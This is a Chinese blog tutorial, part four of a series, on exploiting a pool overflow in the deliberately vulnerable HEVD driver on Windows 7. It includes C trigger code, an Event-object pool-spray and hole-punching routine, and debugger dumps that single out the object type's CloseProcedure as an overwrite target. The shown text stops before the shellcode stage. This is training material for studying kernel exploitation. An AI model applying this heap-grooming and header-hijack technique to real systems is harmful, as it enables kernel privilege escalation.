Windows Kernel Exploit(四) -> PoolOverflow

thund**** / 2019-07-21 09:45:00 / 浏览数 4374 安全技术 二进制安全 顶(1) 踩(0)

0x00：前言

这是 Windows kernel exploit
系列的第四部分，前一篇我们讲了任意内存覆盖漏洞，这一篇我们讲内核池溢出漏洞，这一篇篇幅虽然可能不会很多，但是需要很多的前置知识，也就是说，我们需要对Wi
Windows 2000～Windows XP SP1 平台的堆管理策略，看完了之后，类比堆溢出利用你可以看 Tarjei Mandt 写的 Kernel Pool Exploitation on Windows 7
，因为我们的实验平台是 Windows 7
的内核池，所以我们需要对内核池深入的理解，虽然是英文文档，但是不要惧怕，毕竟我花了一周的时间才稍微读懂了其中的一些内容(这也是这一篇更新比较慢的原因)，总

- Windows 7 x86 sp1虚拟机
- 配置好windbg等调试工具，建议配合VirtualKD使用
- HEVD+OSR Loader配合构造漏洞环境

传送门：

[+]Windows Kernel Exploit(一) -> UAF

[+]Windows Kernel Exploit(二) -> StackOverflow

[+]Windows Kernel Exploit(三) -> Write-What-Where

0x01：漏洞原理

池溢出原理

我们暂时先不看源码，先用IDA分析HEVD.sys，我们找到TriggerPoolOverflow函数，先静态分析一下函数在干什么，可以看到，函数首先用ExAllocatePoolWithT

```
int __stdcall TriggerPoolOverflow(void *UserBuffer, unsigned int Size)
{
 int result; // eax
 PVOID KernelBuffer; // [esp+1Ch] [ebp-1Ch]

 DbgPrint("[+] Allocating Pool chunk\n");
 KernelBuffer = ExAllocatePoolWithTag(0, 0x1F8u, 0x6B636148u);
 if ( KernelBuffer )
 {
   DbgPrint("[+] Pool Tag: %s\n", "'kcaH'");
   DbgPrint("[+] Pool Type: %s\n", "NonPagedPool");
   DbgPrint("[+] Pool Size: 0x%X\n", 0x1F8);
   DbgPrint("[+] Pool Chunk: 0x%p\n", KernelBuffer);
   ProbeForRead(UserBuffer, 0x1F8u, 1u);
   DbgPrint("[+] UserBuffer: 0x%p\n", UserBuffer);
   DbgPrint("[+] UserBuffer Size: 0x%X\n", Size);
   DbgPrint("[+] KernelBuffer: 0x%p\n", KernelBuffer);
   DbgPrint("[+] KernelBuffer Size: 0x%X\n", 0x1F8);
   DbgPrint("[+] Triggering Pool Overflow\n");
   memcpy(KernelBuffer, UserBuffer, Size);
   DbgPrint("[+] Freeing Pool chunk\n");
   DbgPrint("[+] Pool Tag: %s\n", "'kcaH'");
   DbgPrint("[+] Pool Chunk: 0x%p\n", KernelBuffer);
   ExFreePoolWithTag(KernelBuffer, 0x6B636148u);
   result = 0;
 }
 else
 {
   DbgPrint("[-] Unable to allocate Pool chunk\n");
   result = 0xC0000017;
 }
 return result;
}
```

漏洞的原理很简单，就是没有控制好传入Size的大小，为了更清楚的了解漏洞原理，我们分析一下源码文件BufferOverflowNonPagedPool.c，定位到关键点的位置，也

```
#ifdef SECURE
       //
       // Secure Note: This is secure because the developer is passing a size
       // equal to size of the allocated pool chunk to RtlCopyMemory()/memcpy().
       // Hence, there will be no overflow
       //

       RtlCopyMemory(KernelBuffer, UserBuffer, (SIZE_T)POOL_BUFFER_SIZE);
#else
       DbgPrint("[+] Triggering Buffer Overflow in NonPagedPool\n");

       //
       // Vulnerability Note: This is a vanilla pool buffer overflow vulnerability
       // because the developer is passing the user supplied value directly to
       // RtlCopyMemory()/memcpy() without validating if the size is greater or
       // equal to the size of the allocated Pool chunk
       //

       RtlCopyMemory(KernelBuffer, UserBuffer, Size);
```

0x02：漏洞利用

控制码

漏洞的原理我们已经清楚了，但是关键点还是在利用上，内核池这个东西利用起来就不像栈一样那么简单了，我们还是一步一步的构造我们的exploit吧，首先根据上一篇的

```
#define HEVD_IOCTL_BUFFER_OVERFLOW_NON_PAGED_POOL                IOCTL(0x803)
```

然后我们用python计算一下控制码

```
>>> hex((0x00000022 << 16) | (0x00000000 << 14) | (0x803 << 2) | 0x00000003)
'0x22200f'
```

我们验证一下我们的代码，我们先给buf一个比较小的值

```
#include<stdio.h>
#include<Windows.h>

HANDLE hDevice = NULL;

BOOL init()
{
   // Get HANDLE
   hDevice = CreateFileA("\\\\.\\HackSysExtremeVulnerableDriver",
       GENERIC_READ | GENERIC_WRITE,
       NULL,
       NULL,
       OPEN_EXISTING,
       NULL,
       NULL);

   printf("[+]Start to get HANDLE...\n");
   if (hDevice == INVALID_HANDLE_VALUE || hDevice == NULL)
   {
       return FALSE;
   }
   printf("[+]Success to get HANDLE!\n");
   return TRUE;
}

int main()
{
   DWORD bReturn = 0;
   char buf[8];
   if (init() == FALSE)
   {
       printf("[+]Failed to get HANDLE!!!\n");
       system("pause");
       return 0;
```

```
    }

    RtlFillMemory(buf, 8, 0x41);
    DeviceIoControl(hDevice, 0x22200f, buf, 8, NULL, 0, &bReturn, NULL);

    return 0;
}
```

运行一下如我们所愿调用了TriggerPoolOverflow函数，另外我们可以发现 Pool Size 有 0x1F8(504)
的大小(如果你细心的话其实在IDA中也能看到，另外你可以尝试着多传入几个字节的大小破坏下一块池头的内容，看看是否会蓝屏)

```
0: kd> g
****** HACKSYS_EVD_IOCTL_POOL_OVERFLOW ******
[+] Allocating Pool chunk
[+] Pool Tag: 'kcaH'
[+] Pool Type: NonPagedPool
[+] Pool Size: 0x1F8
[+] Pool Chunk: 0x8674B610
[+] UserBuffer: 0x001BFB58
[+] UserBuffer Size: 0x8
[+] KernelBuffer: 0x8674B610
[+] KernelBuffer Size: 0x1F8
[+] Triggering Pool Overflow
[+] Freeing Pool chunk
[+] Pool Tag: 'kcaH'
[+] Pool Chunk: 0x8674B610
****** HACKSYS_EVD_IOCTL_POOL_OVERFLOW ******
```

我们现在需要了解内核池分配的情况，所以我们需要在拷贝函数执行之前下断点观察，我们把 buf 设为 0x1F8 大小

```
1: kd> u 8D6A320B // ■■■■■■■■■■■■■■
HEVD!TriggerPoolOverflow+0xe1 [c:\hacksysextremevulnerabledriver\driver\pooloverflow.c @ 113]:
8d6a320b e8cacfffff      call    HEVD!memcpy (8d6a01da)
8d6a3210 686c436a8d      push    offset HEVD! ?? ::NNGAKEGL::`string' (8d6a436c)
8d6a3215 e8eccdffff      call    HEVD!DbgPrint (8d6a0006)
8d6a321a 6834446a8d      push    offset HEVD! ?? ::NNGAKEGL::`string' (8d6a4434)
8d6a321f 53              push    ebx
8d6a3220 e8e1cdffff      call    HEVD!DbgPrint (8d6a0006)
8d6a3225 ff75e4          push    dword ptr [ebp-1Ch]
8d6a3228 57              push    edi
1: kd> ba e1 8D6A320B // ■■■■■■■■
1: kd> g
****** HACKSYS_EVD_IOCTL_POOL_OVERFLOW ******
[+] Allocating Pool chunk
[+] Pool Tag: 'kcaH'
[+] Pool Type: NonPagedPool
[+] Pool Size: 0x1F8
[+] Pool Chunk: 0x88CAAA90
[+] UserBuffer: 0x001FF82C
[+] UserBuffer Size: 0x1F8
[+] KernelBuffer: 0x88CAAA90
[+] KernelBuffer Size: 0x1F8
[+] Triggering Pool Overflow
Breakpoint 0 hit
HEVD!TriggerPoolOverflow+0xe1:
8c6d120b e8cacfffff      call    HEVD!memcpy (8c6ce1da)
```

我们可以用!pool address命令查看address周围地址处的池信息

```
kd> !pool 0x88CAAA90
Pool page 88caaa90 region is Nonpaged pool
88caa000 size:  118 previous size:    0  (Allocated)  AfdE (Protected)
88caa118 size:    8 previous size:  118  (Free)       Ipng
88caa120 size:   68 previous size:    8  (Allocated)  EtwR (Protected)
88caa188 size:  2e8 previous size:   68  (Free)       Thre
88caa470 size:  118 previous size:  2e8  (Allocated)  AfdE (Protected)
88caa588 size:  190 previous size:  118  (Free)       AleD
88caa718 size:   68 previous size:  190  (Allocated)  EtwR (Protected)
88caa780 size:   48 previous size:   68  (Allocated)  Vad
88caa7c8 size:   30 previous size:   48  (Allocated)  NpFn Process: 88487d40
```

```
88caa7f8 size:   f8 previous size:   30  (Allocated)  MmCi
88caa8f0 size:   48 previous size:   f8  (Allocated)  Vad
88caa938 size:  138 previous size:   48  (Allocated)  ALPC (Protected)
88caaa70 size:   18 previous size:  138  (Allocated)  CcWk
*88caaa88 size:  200 previous size:   18  (Allocated) *Hack
       Owning component : Unknown (update pooltag.txt)
88caac88 size:   20 previous size:  200  (Allocated)  ReTa
88caaca8 size:  190 previous size:   20  (Free)       AleD
88caae38 size:  1c8 previous size:  190  (Allocated)  AleE
```

我们查看我们申请到池的末尾，0x41414141之后就是下一个池的池首，我们待会主要的目的就是修改下一个池首的内容，从而运行我们shellcode

```
kd> dd 88caac88-8
88caac80  41414141 41414141 04040040 61546552
88caac90  00000000 00000003 00000000 00000000
88caaca0  00000000 00000000 00320004 44656c41
88caacb0  884520c8 88980528 00000011 00000000
88caacc0  01100802 00000080 760e0002 000029c7
88caacd0  873e2ae0 873e2ae0 e702b9dd 00000000
88caace0  00000164 00000000 00000000 00000001
88caacf0  00000000 00000100 88caacb0 8969ae1b
```

Event Object

从上面的池分布信息可以看到周围的池分布是很杂乱无章的，我们希望是能够控制我们内核池的分布，从源码中我们已经知道，我们的漏洞点是产生在非分页池中的，所以我

```
HANDLE CreateEventA(
 LPSECURITY_ATTRIBUTES lpEventAttributes,
 BOOL                  bManualReset,
 BOOL                  bInitialState,
 LPCSTR                lpName
);
```

该函数会生成一个Event事件对象，它的大小为 0x40 ，因为在刚才的调试中我们知道我们的池大小为 `0x1f8 + 8 = 0x200`，所以多次申请就刚好可以填满我们的池，如果把池铺满成我们的Event对象，我们再用CloseHandle函数释放一些对象，我们就可以在Event中间留出一些我们可以

```
#include<stdio.h>
#include<Windows.h>

HANDLE hDevice = NULL;

BOOL init()
{
   // Get HANDLE
   hDevice = CreateFileA("\\\\.\\HackSysExtremeVulnerableDriver",
       GENERIC_READ | GENERIC_WRITE,
       NULL,
       NULL,
       OPEN_EXISTING,
       NULL,
       NULL);

   printf("[+]Start to get HANDLE...\n");
   if (hDevice == INVALID_HANDLE_VALUE || hDevice == NULL)
   {
       return FALSE;
   }
   printf("[+]Success to get HANDLE!\n");
   return TRUE;
}

HANDLE spray_event[0x1000];

VOID pool_spray()
{
   for (int i = 0; i < 0x1000; i++)
       spray_event[i] = CreateEventA(NULL, FALSE, FALSE, NULL);
}

int main()
```

```
{
   DWORD bReturn = 0;
   char buf[504] = { 0 };

   RtlFillMemory(buf, 504, 0x41);

   if (init() == FALSE)
   {
       printf("[+]Failed to get HANDLE!!!\n");
       system("pause");
       return 0;
   }

   pool_spray();
   DeviceIoControl(hDevice, 0x22200f, buf, 504, NULL, 0, &bReturn, NULL);

   //__debugbreak();
   return 0;
}
```

可以发现，我们已经把内核池铺成了我们希望的样子

```
****** HACKSYS_EVD_IOCTL_POOL_OVERFLOW ******
[+] Allocating Pool chunk
[+] Pool Tag: 'kcaH'
[+] Pool Type: NonPagedPool
[+] Pool Size: 0x1F8
[+] Pool Chunk: 0x86713A08
[+] UserBuffer: 0x0032FB1C
[+] UserBuffer Size: 0x1F8
[+] KernelBuffer: 0x86713A08
[+] KernelBuffer Size: 0x1F8
[+] Triggering Pool Overflow
Breakpoint 0 hit
HEVD!TriggerPoolOverflow+0xe1:
8c6d120b e8cacfffff      call    HEVD!memcpy (8c6ce1da)
kd> !pool 0x86713A08
Pool page 86713a08 region is Nonpaged pool
86713000 size:   40 previous size:    0  (Allocated)  Even (Protected)
86713040 size:   10 previous size:   40  (Free)       ....
86713050 size:   48 previous size:   10  (Allocated)  Vad
86713098 size:   48 previous size:   48  (Allocated)  Vad
867130e0 size:   40 previous size:   48  (Allocated)  Even (Protected)
86713120 size:   28 previous size:   40  (Allocated)  WfpF
86713148 size:   28 previous size:   28  (Allocated)  WfpF
86713170 size:  890 previous size:   28  (Free)       NSIk
*86713a00 size:  200 previous size:  890  (Allocated) *Hack
       Owning component : Unknown (update pooltag.txt)
86713c00 size:   40 previous size:  200  (Allocated)  Even (Protected)
86713c40 size:   40 previous size:   40  (Allocated)  Even (Protected)
86713c80 size:   40 previous size:   40  (Allocated)  Even (Protected)
86713cc0 size:   40 previous size:   40  (Allocated)  Even (Protected)
86713d00 size:   40 previous size:   40  (Allocated)  Even (Protected)
86713d40 size:   40 previous size:   40  (Allocated)  Even (Protected)
86713d80 size:   40 previous size:   40  (Allocated)  Even (Protected)
86713dc0 size:   40 previous size:   40  (Allocated)  Even (Protected)
86713e00 size:   40 previous size:   40  (Allocated)  Even (Protected)
86713e40 size:   40 previous size:   40  (Allocated)  Even (Protected)
86713e80 size:   40 previous size:   40  (Allocated)  Even (Protected)
86713ec0 size:   40 previous size:   40  (Allocated)  Even (Protected)
86713f00 size:   40 previous size:   40  (Allocated)  Even (Protected)
86713f40 size:   40 previous size:   40  (Allocated)  Even (Protected)
86713f80 size:   40 previous size:   40  (Allocated)  Even (Protected)
86713fc0 size:   40 previous size:   40  (Allocated)  Even (Protected)
```

接下来我们加上CloseHandle函数就可以制造一些空洞了

```
VOID pool_spray()
{
   for (int i = 0; i < 0x1000; i++)
```

```
        spray_event[i] = CreateEventA(NULL, FALSE, FALSE, NULL);

    for (int i = 0; i < 0x1000; i++)
    {
        // 0x40 * 8 = 0x200
        for (int j = 0; j < 8; j++)
            CloseHandle(spray_event[i + j]);
        i += 8;
    }
}
```

重新运行结果如下，我们已经制造了许多空洞

```
****** HACKSYS_EVD_IOCTL_POOL_OVERFLOW ******
[+] Allocating Pool chunk
[+] Pool Tag: 'kcaH'
[+] Pool Type: NonPagedPool
[+] Pool Size: 0x1F8
[+] Pool Chunk: 0x8675AB88
[+] UserBuffer: 0x0017F808
[+] UserBuffer Size: 0x1F8
[+] KernelBuffer: 0x8675AB88
[+] KernelBuffer Size: 0x1F8
[+] Triggering Pool Overflow
Breakpoint 0 hit
HEVD!TriggerPoolOverflow+0xe1:
8d6a320b e8cacfffff      call    HEVD!memcpy (8d6a01da)
1: kd> !pool 0x8675AB88
unable to get nt!ExpHeapBackedPoolEnabledState
Pool page 8675ab88 region is Nonpaged pool
8675a000 size:   40 previous size:    0  (Free)       Even
8675a040 size:   40 previous size:   40  (Free )  Even (Protected)
8675a080 size:   40 previous size:   40  (Free )  Even (Protected)
8675a0c0 size:   40 previous size:   40  (Free )  Even (Protected)
8675a100 size:   40 previous size:   40  (Free )  Even (Protected)
8675a140 size:   40 previous size:   40  (Free )  Even (Protected)
8675a180 size:   40 previous size:   40  (Free )  Even (Protected)
8675a1c0 size:   40 previous size:   40  (Free )  Even (Protected)
8675a200 size:   40 previous size:   40  (Free )  Even (Protected)
8675a240 size:   40 previous size:   40  (Allocated)  Even (Protected)
8675a280 size:   40 previous size:   40  (Free )  Even (Protected)
8675a2c0 size:   40 previous size:   40  (Free )  Even (Protected)
8675a300 size:   40 previous size:   40  (Free )  Even (Protected)
8675a340 size:   40 previous size:   40  (Free )  Even (Protected)
8675a380 size:   40 previous size:   40  (Free )  Even (Protected)
8675a3c0 size:   40 previous size:   40  (Free )  Even (Protected)
8675a400 size:   40 previous size:   40  (Free )  Even (Protected)
8675a440 size:   40 previous size:   40  (Free)       Even
8675a480 size:   40 previous size:   40  (Allocated)  Even (Protected)
8675a4c0 size:  200 previous size:   40  (Free)       Even
8675a6c0 size:   40 previous size:  200  (Allocated)  Even (Protected)
8675a700 size:  200 previous size:   40  (Free)       Even
8675a900 size:   40 previous size:  200  (Allocated)  Even (Protected)
8675a940 size:  200 previous size:   40  (Free)       Even
8675ab40 size:   40 previous size:  200  (Allocated)  Even (Protected)
*8675ab80 size:  200 previous size:   40  (Allocated) *Hack
       Owning component : Unknown (update pooltag.txt)
8675ad80 size:   40 previous size:  200  (Allocated)  Even (Protected)
8675adc0 size:  200 previous size:   40  (Free)       Even
8675afc0 size:   40 previous size:  200  (Allocated)  Even (Protected)
```

池头伪造

首先我们复习一下x86 Kernel Pool的池头结构_POOL_HEADER，_POOL_HEADER是用来管理pool thunk的，里面存放一些释放和分配所需要的信息

```
0: kd> dt nt!_POOL_HEADER
  +0x000 PreviousSize     : Pos 0, 9 Bits
  +0x000 PoolIndex        : Pos 9, 7 Bits
  +0x002 BlockSize        : Pos 0, 9 Bits
```


```
  +0x002 PoolType         : Pos 9, 7 Bits
  +0x000 Ulong1           : Uint4B
  +0x004 PoolTag          : Uint4B
  +0x004 AllocatorBackTraceIndex : Uint2B
  +0x006 PoolTagHash      : Uint2B
```

- PreviousSize: 前一个chunk的BlockSize。
- PoolIndex : 所在大pool的pool descriptor的index。这是用来检查释放pool的算法是否释放正确了。
- PoolType: Free=0,Allocated=(PoolType|2)
- PoolTag: 4个可打印字符，标明由哪段代码负责。(4 printable characters identifying the code responsible for the allocation)

我们在调试中查看下一个池的一些结构

```
...
[+] Pool Chunk: 0x867C8CC8
...
2: kd> !pool 0x867C8CC8
...
*867c8cc0 size:  200 previous size:   40  (Allocated) *Hack
       Owning component : Unknown (update pooltag.txt)
867c8ec0 size:   40 previous size:  200  (Allocated)  Even (Protected)
...
2: kd> dd 867c8ec0
867c8ec0  04080040 ee657645 00000000 00000040
867c8ed0  00000000 00000000 00000001 00000001
867c8ee0  00000000 0008000c 88801040 00000000
867c8ef0  11040001 00000000 867c8ef8 867c8ef8
867c8f00  00200008 ee657645 867bc008 867c8008
867c8f10  00000000 00000000 00000000 00000000
867c8f20  00000000 00080001 00000000 00000000
867c8f30  74040001 00000000 867c8f38 867c8f38
2: kd> dt nt!_POOL_HEADER 867c8ec0
  +0x000 PreviousSize     : 0y001000000 (0x40)
  +0x000 PoolIndex        : 0y0000000 (0)
  +0x002 BlockSize        : 0y000001000 (0x8)
  +0x002 PoolType         : 0y0000010 (0x2)
  +0x000 Ulong1           : 0x4080040
  +0x004 PoolTag          : 0xee657645
  +0x004 AllocatorBackTraceIndex : 0x7645
  +0x006 PoolTagHash      : 0xee65
2: kd> dt nt!_OBJECT_HEADER_QUOTA_INFO 867c8ec0+8
  +0x000 PagedPoolCharge  : 0
  +0x004 NonPagedPoolCharge : 0x40
  +0x008 SecurityDescriptorCharge : 0
  +0x00c SecurityDescriptorQuotaBlock : (null)
2: kd> dt nt!_OBJECT_HEADER 867c8ec0+18
  +0x000 PointerCount     : 0n1
  +0x004 HandleCount      : 0n1
  +0x004 NextToFree       : 0x00000001 Void
  +0x008 Lock             : _EX_PUSH_LOCK
  +0x00c TypeIndex        : 0xc ''
  +0x00d TraceFlags       : 0 ''
  +0x00e InfoMask         : 0x8 ''
  +0x00f Flags            : 0 ''
  +0x010 ObjectCreateInfo : 0x88801040 _OBJECT_CREATE_INFORMATION
  +0x010 QuotaBlockCharged : 0x88801040 Void
  +0x014 SecurityDescriptor : (null)
  +0x018 Body             : _QUAD
```

你可能会疑惑_OBJECT_HEADER和_OBJECT_HEADER_QUOTA_INFO是怎么分析出来的，这里你需要了解 Windows 7
的对象结构不然可能听不懂图片下面的那几行字，最好是在NT4源码(private\ntos\inc\ob.h)中搜索查看这些结构，这里我放一张图片吧



这里我简单说一下如何识别这两个结构的，根据下一块池的大小是 0x40
，在_OBJECT_HEADER_QUOTA_INFO结构中NonPagedPoolCharge的偏移为0x004刚好为池的大小，所以这里确定为_OBJECT_HEADER_QUOTA_INFO结构，又根据Inf

```
3: kd> dt _OBJECT_HEADER
nt!_OBJECT_HEADER
   +0x000 PointerCount     : Int4B
   +0x004 HandleCount      : Int4B
   +0x004 NextToFree       : Ptr32 Void
   +0x008 Lock             : _EX_PUSH_LOCK
   +0x00c TypeIndex        : UChar
   +0x00d TraceFlags       : UChar
   +0x00e InfoMask         : UChar
   +0x00f Flags            : UChar
```

```
  +0x010 ObjectCreateInfo : Ptr32 _OBJECT_CREATE_INFORMATION
  +0x010 QuotaBlockCharged : Ptr32 Void
  +0x014 SecurityDescriptor : Ptr32 Void
  +0x018 Body             : _QUAD
```

Windows 7 之后 _OBJECT_HEADER 及其之前的一些结构发生了变化，Windows 7之前0×008处的指向_OBJECT_TYPE的指针已经没有了，取而代之的是在0x00c
处的类型索引值。但Windows7中添加了一个函数ObGetObjectType，返回Object_type对象指针，也就是说根据索引值在ObTypeIndexTable数组中找到对应的Obje

```
3: kd> u ObGetObjectType
nt!ObGetObjectType:
8405a7bd 8bff            mov     edi,edi
8405a7bf 55              push    ebp
8405a7c0 8bec            mov     ebp,esp
8405a7c2 8b4508          mov     eax,dword ptr [ebp+8]
8405a7c5 0fb640f4        movzx   eax,byte ptr [eax-0Ch]
8405a7c9 8b04850059f483  mov     eax,dword ptr nt!ObTypeIndexTable (83f45900)[eax*4]
8405a7d0 5d              pop     ebp
8405a7d1 c20400          ret     4
```

我们查看一下ObTypeIndexTable数组，根据TypeIndex的大小我们可以确定偏移 0xc 处的 0x865f0598 即是我们 Event
对象的OBJECT_TYPE，我们这里主要关注的是TypeInfo中的CloseProcedure字段

```
1: kd> dd nt!ObTypeIndexTable
83f45900  00000000 bad0b0b0 86544768 865446a0
83f45910  865445d8 865cd040 865cdf00 865cde38
83f45920  865cdd70 865cdca8 865cdbe0 865cd528
83f45930  865f0598 865f2418 865f2350 865f44c8
83f45940  865f4400 865f4338 865f0040 865f0230
83f45950  865f0168 865f19b8 865f18f0 865f1828
83f45960  865f1760 865f1698 865f15d0 865f1508
83f45970  865f1440 865ef6f0 865ef628 865ef560
1: kd> dt nt!_OBJECT_TYPE 865f0598
  +0x000 TypeList         : _LIST_ENTRY [ 0x865f0598 - 0x865f0598 ]
  +0x008 Name             : _UNICODE_STRING "Event"
  +0x010 DefaultObject    : (null)
  +0x014 Index            : 0xc ''
  +0x018 TotalNumberOfObjects : 0x1050
  +0x01c TotalNumberOfHandles : 0x10ac
  +0x020 HighWaterNumberOfObjects : 0x1e8a
  +0x024 HighWaterNumberOfHandles : 0x1ee6
  +0x028 TypeInfo         : _OBJECT_TYPE_INITIALIZER
  +0x078 TypeLock         : _EX_PUSH_LOCK
  +0x07c Key              : 0x6e657645
  +0x080 CallbackList     : _LIST_ENTRY [ 0x865f0618 - 0x865f0618 ]
1: kd> dx -id 0,0,ffffffff889681e0 -r1 (*((ntkrpamp!_OBJECT_TYPE_INITIALIZER *)0xffffffff865f05c0))
(*((ntkrpamp!_OBJECT_TYPE_INITIALIZER *)0xffffffff865f05c0))                 [Type: _OBJECT_TYPE_INITIALIZER]
   [+0x000] Length           : 0x50 [Type: unsigned short]
   [+0x002] ObjectTypeFlags  : 0x0 [Type: unsigned char]
   [+0x002 ( 0: 0)] CaseInsensitive  : 0x0 [Type: unsigned char]
   [+0x002 ( 1: 1)] UnnamedObjectsOnly : 0x0 [Type: unsigned char]
   [+0x002 ( 2: 2)] UseDefaultObject : 0x0 [Type: unsigned char]
   [+0x002 ( 3: 3)] SecurityRequired : 0x0 [Type: unsigned char]
   [+0x002 ( 4: 4)] MaintainHandleCount : 0x0 [Type: unsigned char]
   [+0x002 ( 5: 5)] MaintainTypeList : 0x0 [Type: unsigned char]
   [+0x002 ( 6: 6)] SupportsObjectCallbacks : 0x0 [Type: unsigned char]
   [+0x004] ObjectTypeCode   : 0x2 [Type: unsigned long]
   [+0x008] InvalidAttributes : 0x100 [Type: unsigned long]
   [+0x00c] GenericMapping   [Type: _GENERIC_MAPPING]
   [+0x01c] ValidAccessMask  : 0x1f0003 [Type: unsigned long]
   [+0x020] RetainAccess     : 0x0 [Type: unsigned long]
   [+0x024] PoolType         : NonPagedPool (0) [Type: _POOL_TYPE]
   [+0x028] DefaultPagedPoolCharge : 0x0 [Type: unsigned long]
   [+0x02c] DefaultNonPagedPoolCharge : 0x40 [Type: unsigned long]
   [+0x030] DumpProcedure    : 0x0 [Type: void (*)(void *,_OBJECT_DUMP_CONTROL *)]
   [+0x034] OpenProcedure    : 0x0 [Type: long (*)(_OB_OPEN_REASON,char,_EPROCESS *,void *,unsigned long *,unsigned long)]
   [+0x038] CloseProcedure   : 0x0 [Type: void (*)(_EPROCESS *,void *,unsigned long,unsigned long)]
   [+0x03c] DeleteProcedure  : 0x0 [Type: void (*)(void *)]
   [+0x040] ParseProcedure   : 0x0 [Type: long (*)(void *,void *,_ACCESS_STATE *,char,unsigned long,_UNICODE_STRING *,_UNICODE
   [+0x044] SecurityProcedure : 0x840675b6 [Type: long (*)(void *,_SECURITY_OPERATION_CODE,unsigned long *,void *,unsigned lon
```

```
   [+0x048] QueryNameProcedure : 0x0 [Type: long (*)(void *,unsigned char,_OBJECT_NAME_INFORMATION *,unsigned long,unsigned lo
